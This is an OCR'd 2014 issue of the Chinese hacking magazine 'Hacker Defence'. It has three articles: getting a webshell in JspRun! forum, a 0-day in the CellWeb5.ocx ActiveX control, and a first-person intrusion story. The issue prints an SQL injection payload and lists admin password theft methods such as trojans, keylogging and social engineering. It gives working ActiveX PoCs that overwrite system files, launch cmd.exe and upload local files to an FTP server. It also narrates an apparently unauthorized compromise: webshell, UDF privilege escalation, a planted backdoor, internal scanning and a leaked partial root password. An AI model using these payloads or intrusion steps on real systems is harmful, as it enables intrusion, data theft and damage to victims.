在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线

3

总第159期
2014

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE 2014年 第三期 黑客防线

惊爆深圳住房公积金网站打印控件0Day漏洞

Android系统端口扫描器编写初探

Java实现Web后台弱口令暴力破解

利用密码过滤器拦截添加用户

瞒天过海加载“未签名”驱动

Raw Input及键盘过滤实现多键盘输入选择性控制

《黑客防线》3 期文章目录

总第 159 期 2014 年

漏洞攻防

编程解析

Android 远程监控技术

JspRun！后台获取 webshell

文/图 simeon

JspRun！是北京飞速创想科技有限公司推出的一套通用社区论坛软件系统，用户可以在不需要任何编程的基础上，通过简单的设置和安装，在互联网上搭建起具备完善功能、很强负载能力和可高度定制的论坛服务。JspRun!的基础架构采用世界上最先进流行的 web 编程组合 JAVA+MySQL 实现，是一个经过完善设计，适用于各种服务器环境的高效论坛系统解决方案。系统采用 struts、hibernate 框架及中间件的结合，既实现了业务逻辑与控制逻辑的有效分离，提高了层次结构的清晰度，提高了复用的粒度，降低了开发代价和维护代价，同时保证了软件的质量，使其更具有鲁棒性和可维护性。它可以运行在 Windows 环境下，也可以运行在 Linux 环境下，具备跨平台特性，可以运行于 Linux/FreeBSD/Unix/SunOS 及微软 Windows 2000/2003 等各种操作系统环境下。网上提供一键安装 Linux 和 Windows 版本，官方网站 www.jsprun.com，通过实际使用，其基本是模仿 Discuz！论坛风格。目前网上也有大量的用户使用该程序来搭建社区论坛等应用。

本文主要就如何在获取管理员的情况下获得 Webshell，关于如何获得管理员的密码不在本文讨论的范围。下面就具体介绍如何在获得管理员帐号的情况下获得 Webshell。

进入系统后台

登录后台成功后，单击“论坛管理”进入系统设置首页，如图 1 所示。JspRun！论坛程序可以直接输入后台管理地址（http://www.somesite.com/admincp.jsp）进行登录，与 Discuz！论坛管理稍微有些区别。

图 1 进入后台设置

通过“模板编辑”增加新的模板

在系统设置首页中，单击“模板编辑”，可以看到系统默认的五套模板：默认模板套系、喝彩奥运、深邃永恒、粉状精灵和 2008year，在最后新增一套模板，模板名称可以随意取，在本例中取名为“111”，所在目录设置为已经存在的目录“./include”，然后单击“提交”完成模板编辑。如图 2 所示。



图 2 创建新模板

在模板中创建新的文件

在模板维护中可以看到有绿色字体显示的“jsprun_version”以及“test”，单击该项目可以进行编辑，也可以新增模板文件，如图 3 所示，输入模板名称为“shell”，单击“提交”，并在 shell 模板文件中粘贴 shell 文件中的代码，保存后即可获取 shell。



图 3 新增模板文件 shell

测试并访问 shell

Shell 地址跟模板目录有关，地址为网站地址+模板目录+模板文件名称，如图 4 和图 5 所示。本例中的 shell 地址为“http://www.somesite.com/include/shell.php”。如果出现文件访问出错信息，有可能是代码文件存在问题，建议使用“jsp File Browser”文件管理器。



图 4 shell 文件的真实地址



图 5 获取 webshell

JspRun!论坛其它相关漏洞

根据网上公布的漏洞线索，JspRun!论坛管理后台的 export 变量没有过滤，直接进入查询语句，导致进行后台，可以操作数据库，获取系统权限。在处理后台提交的文件中 ForumManageAction.java 第 1940 行：

String export = request.getParameter("export");//直接获取，没有安全过滤

if(export!=null){

List<Map<String,String>> styles=dataBaseService.executeQuery("SELECT s.name, s.templateid, t.name AS tplname, t.directory, t.copyright FROM jrun_styles s LEFT JOIN jrun_templates t ON t.templateid=s.templateid WHERE styleid='"+export+"'");//进入查询语，执行了...

if(styles==null||styles.size()==0){

测试方法：http://www.somesite.com/admincp.jsp?action=styles&export=1' and 1=2 union select 1,2,3,4,user()-- and ''='

笔者就 JspRun！论坛 2010 版本程序进行实际测试，在测试过程中遇到两种情况，一种情况是提示用户无管理权限，拒绝执行；另外一种情况则是下载一个 style 文件。文件内容如图 6 所示。

图 6 Style 文件内容

总结与思考

（1）Windows 以及 Linux 平台搭建的 JspRun！论坛程序，如果权限设置的不严格，可以较为容易拿到最高系统权限，即通过 Webshell 直接添加用户或者执行 system 命令。

（2）后台管理员密码可以有四种方式获取，一种是给管理员发木马，中马后查看键盘记录即可获取；第二种是嗅探，同网段对管理员帐号进行嗅探；第三种通过 xss，通过构建跨站漏洞，获取管理员密码；第四种是社工，通过了解管理员的信息，通过社工库查询，甚至通过社工直接获取都有可能。

惊爆深圳住房公积金网站打印控件 0Day 漏洞

文/图 爱无言

谈到买房的贷款问题，相信很多人都会有此经历，房奴的日子确实不好过，但是如果你有住房公积金，那么在贷款方面将会受益匪浅。对于深圳地区的读者来说，如果你需要采用住房公积金方式来说贷款，或者处理有关住房公积金的事宜时，你可能就需要访问“深圳住房公积金”官方网站了。

“深圳住房公积金”官方网站提供了多项有关公积金的服务，其中最多就是有关公民买房数据信息的录入，这与普通的办公网络系统一样，也就是类似于 OA 系统。需要买房的公民可以直接在网站系统上进行相关信息填写，然后可以在线打印出自己所填写的表格。在进行这些操作时，我们需要在系统中安装一个由“深圳住房公积金”官方网站提供的打印控件，名为“hbsetup.exe”。通过查看该文件的文件属性，发现该控件就是北京用友华表软件技术有限公司制作的控件程序。

选择安装该控件之后，我们使用 COMRaider 发现系统中被安装了一个名为 CellWeb5.ocx 的文件，该文件属于 ActiveX 控件，利用 COMRaider 查看该控件提供的所有接口，如图 1 所示。



图 1

从图中可以看出，CellWeb5.ocx 提供的外部接口数量十分多，这对我们来说是一个好消息，因为这意味着我们将会有更多的可能性来发现安全漏洞。

现在，我们开始针对 CellWeb5.ocx 进行安全测试，首先测试的外部接口是“SaveAsFile”，从名字上分析，“SaveAsFile”是用来保存文件的，中文翻译过来就是所谓的“另存为”。测试用的代码如下：

```
<OBJECT                                          id="test"
classid="clsid:3F166327-8030-4881-8BD2-EA25350E574A" ></OBJECT>
<script>
test.SaveAsFile("c:\\boot.ini",1);
</script>
```

保存上述代码为 ax.htm，将其放置在本地搭建的 Web 环境下。这里我们首先申明一下，用来做测试的系统是 Windows XP，该系统工作在虚拟机当中，而用来测试的 Web 环境则被放置在真实系统当中。

在 ax.htm 中，我们试图调用“SaveAsFile”接口，向其传递两个参数，其中最为关键的是第一个参数，它代表了将当前表格保存为具体的文件完整名称。我们在这里将其赋值为“c:\boot.ini”，这样做会有什么效果呢？在 Windows XP 系统中，使用 IE 浏览器访问 ax.htm 文件，结果如图 2 所示。



图 2

在浏览器访问 ax.htm 文件后，发现当前系统中的 boot.ini 文件真的被修改了，原始的 boot.ini 文件只有 1KB 大小，而现在却成了 5KB，如果你用记事本打开现在的这个 boot.ini

文件，就会发现全是乱码，最要命的是，如果你现在重启了 Windows XP 系统，会发现根本无法进入系统了！这意味着，我们可以借助“SaveAsFile”接口来覆盖用户系统当中的重要文件，造成对用户系统的致命破坏。

测试完“SaveAsFile”接口，我们开始测试“SetCellHyperLink”这个接口。从字面上分析，它可以用来在当前表格中创建超级链接。为此，我们重新修改了 ax.htm，其代码如下：

```
<OBJECT id="test" classid="clsid:3F166327-8030-4881-8BD2-EA25350E574A" width=800 height=800>
</OBJECT>
<script>
test.SetCellHyperLink(1,1,0,"点击这里","file:\\\\c:\\windows\\system32\\cmd.exe","获得最新数据");
</script>
```

请大家注意，首先，我们在“object”标签中，设定了 width 和 height 属性，这样做的目的是为了能够让被测试的这个表格控件在网页中创建出表格样式，只有表格能够显示出现了，我们才能看到其上显示的超级链接。“SetCellHyperLink”有 6 个参数，其意义分别代表表格的哪一行、哪一列、第几个表格、超级链接文字、超级链接目的地址、超级链接浮动文字。我们此刻将超级链接的目的地址指向本地系统当中的 cmd.exe 程序，接下来你就会看到这么做的意义了。

用 Windows XP 系统当中的 IE 浏览器再次访问 ax.htm 文件，效果如图 3 所示。



图 3

可以看到浏览器显示出一个表格，其第一个空格中有一个名为“点击这里”的超级链接，现在我们点击该链接看看有什么效果，如图 4 所示。



图 4

很神奇对不对？cmd.exe 程序竟然被运行了！这意味着利用该接口我们可以诱骗用户执行本地系统当中的任意程序，危害可想而知。如果某个恶意攻击者能够成功进入“深圳住房公积金”官方网站，然后设定一个页面要求用户在线填写一个表格，在创建这个表格时，恶意攻击者就可以设定一个超级链接指向用户系统当中的某个程序，一旦用户点击了表格中的超级链接，该程序就会被立即执行，从而实现远程启动用户系统当中的任意程序。

如果说上面的两个漏洞还不够刺激，那么下面要说到的这个漏洞可就非常有价值了。对于恶意攻击者来说，进行远程攻击的目的之一就是为了能够远程获取用户系统当中的指定文件内容。现在，我们可以借助 CellWeb5.ocx 控件来帮助我们实现这个目的。

在 CellWeb5.ocx 控件提供的众多接口中，其中有两个接口让我们十分感兴趣，分别是“ImportCSVFile”和“ExportFTPFile”。“ImportCSVFile”的用意从一个 CSV 文件中读取数据，然后显示在当前表格中，而“ExportFTPFile”的用意是将当前表格导出到指定 FTP 上。如果将这两个方法结合起来，将会实现远程读取用户系统当中的任意指定文件，测试代码如下所示：

```
<OBJECT  id="test"  classid="clsid:3F166327-8030-4881-8BD2-EA25350E574A" width=800 height=800>
</OBJECT>
<script>
test.ImportCSVFile("c:\\boot.ini",0);
test.ExportFTPFile("ftp://192.168.1.58/boot.ini",21,"anonymous","");
</script>
```

通过 Windows XP 系统中的 IE 浏览器访问新的测试网页，结果如图 5 所示。



图 5

从图 5 中我们可以看到浏览器中的表格中已经显示出了当前系统中的 boot.ini 内容，那么远程的 FTP 服务器上有没有被成功上传该 boot.ini 文件呢？如图 6 所示。



图 6

从图中我们看到，远程的 FTP 服务器上真的被成功上传了一个名为“boot.ini”的文件，只不过该文件属于该控件的表格类型文件，其实，我们可以直接使用记事本打开该文件，可以看到在该表格文件中真的包含了用户系统当中的 boot.ini 文件内容。由此证明，借助 CellWeb5.ocx 控件，我们确实可以实现远程获取用户系统当中任意指定文件的内容，这不得不说是一个严重的安全威胁。

通过以上的测试分析可以看出，CellWeb5.ocx 控件存在诸多安全隐患，为此，我们希望该控件的编写者北京用友华表软件技术有限公司能够及时修补以上安全漏洞，也希望“深

圳住房公积金”官方网站能够停止该控件的下载安装服务，以免造成更多的用户受到该控件漏洞的不良影响。本文旨在讨论安全技术，请读者不要借助本文内容进行任何违法行为，作者和杂志概不负责。

记一次内网探索

文/图 独猫

一天无聊浏览了某个网站，乍一看没看出来是什么 CMS，到处逛逛看看把。找到一个数字型错误，id=80-1 和 id=79 一样，但是看报错是过滤了 ’ 和 “ ，再尝试其他的，发现基本上语句全都过滤了。不过这里知道了一个表名：Tb_product，如图 1 所示。

图 1

一时断掉后尝试旁注，结果发现整个网段只有这个 IP，旁注无路。

搜索这个网站的其他信息，结果在谷歌第三页上发现了一个论坛，是该网站的子目录下的 www.a.cn/forum/faq.php，discuz。打开后发现是 discuz7.1，必须登录才可查看内容。而且记得 discuz7.x 的漏洞必须都得是注册用户才可。正准备去注册，却发现无法注册，需要管理员手工审核才可注册成功（如图 2），而且内部论坛不见得能通过注册。看样没有办法了，无奈再次找其他方法。

图 2

继续 Google hack，在十几页之后找到了另一个有价值的目录 www.a.cn/bbs/index.php，

打开后，发现最近更新都是 4 年前，如果能有利用的漏洞就好了（如图 3）。看信息之后确定是 bbpress 搭建的论坛（Wordpresss 旗下的一个子项目）。

图 3

搜索相应漏洞，在 sebug 上有一个 csrf 获得管理员权限的，bbpress v1.0.2 的。再回到 a.cn，右键查看源码，也是 1.0.2 的，正好！

为了防止无法注册等意外的发生，先自己搭建一个这个平台试试。正在搭建的最后一步，发现一个很尴尬的问题，没有默认密码，而是机器生成的默认密码，强悍程度不忍直视。心里寒了一下，又继续操作，如图 4 所示。

图 4

搭建完成后，因为漏洞是 csrf，还得再注册一个普通帐号，结果注册的时候不断提示用户名/邮箱已经存在（我自己搭建的论坛哪有存在！），如图 5 所示。

图 5

一气之下直接去 phpMyadmn 复制一条记录，等进到 phpMyadmn 却发现已经存在记录了。（逗我呢？！）赶紧登录却发现没有密码，记起来是发到我邮箱里了，但是邮箱里却没有收到密码。忽然想起我本地没配置过邮箱服务啊（原来正是没有配置邮箱导致密码发送不成功，导致了论坛程序乱出错误）。进入 phpMyadmn 将 admin 的加密密码覆盖到我自己的用户名上，成功登录。

再尝试下 exp，看起来这个 exp 长得有点奇怪啊？（是根本语法就不对啊！）再次在另一个网站上找到了看起来正常的 exp。对比下，原来是网站安全起见，将\\转义为\，\”转义为”，然后组成\”转义为”，在输出的时候出现了问题。（这样式像是传说中的宽字节注入？）再次利用 exp，试了半天，却没有成功，然后看了下源码，各种函数跳转，太复杂也就没再继续下去，这条路又不通了，如图 6 所示。

图 6

就在无可奈何的时候，忽然想到了一个在乌云最近挺火的 discuz 转换升级漏洞，正好目标是 discuz7.x 系列，不用注册用户（http://drops.wooyun.org/papers/929）。尝试 post 提交，然后菜刀连接之，成功连接！如图 7 所示。



图 7

转到 C 盘成功，新建文件夹成功，看起来权限很高。然后 phpinfo 看了下 mysql 版本，翻遍整个网站找到了几条 mysql 用户名密码，其中就有 root 权限的（如图 8），然后 UDF 提权成功。赶紧添加个后门，开了代理。本来就该结束了的，可是在代理连接时发现处于一个 192.168.*.*的内网中。再来扫了一下内网看看，却发现还有几个 80 端口开放的。打开之，发现是网络摄像头，这一下又提起了我的兴趣，如图 9 所示。

```
$dbhost = 'localhost';                    // 数据库服务器
$dbuser = 'root';                         // 数据库用户名
$dbpw = 'q8j                              // 数据库密码
$dbname = '                               // 数据库名
$pconnect = 0;                            // 数据库持久连接 0=关闭, 1=打开
```

图 8

图 9

因为 ActiveX 原因，换到 XP+IE6 虚拟机中打开。试了下 admin 没成功，然后尝试查找默认密码。由于网站页面没有任何版权信息，所以右键查看源码，找到了 ClassId 这一项，然后到 C:\WINDOWS\Downloaded Program Files 里，挨个右键属性查找 ID 相符的一项，如图 10 所示。

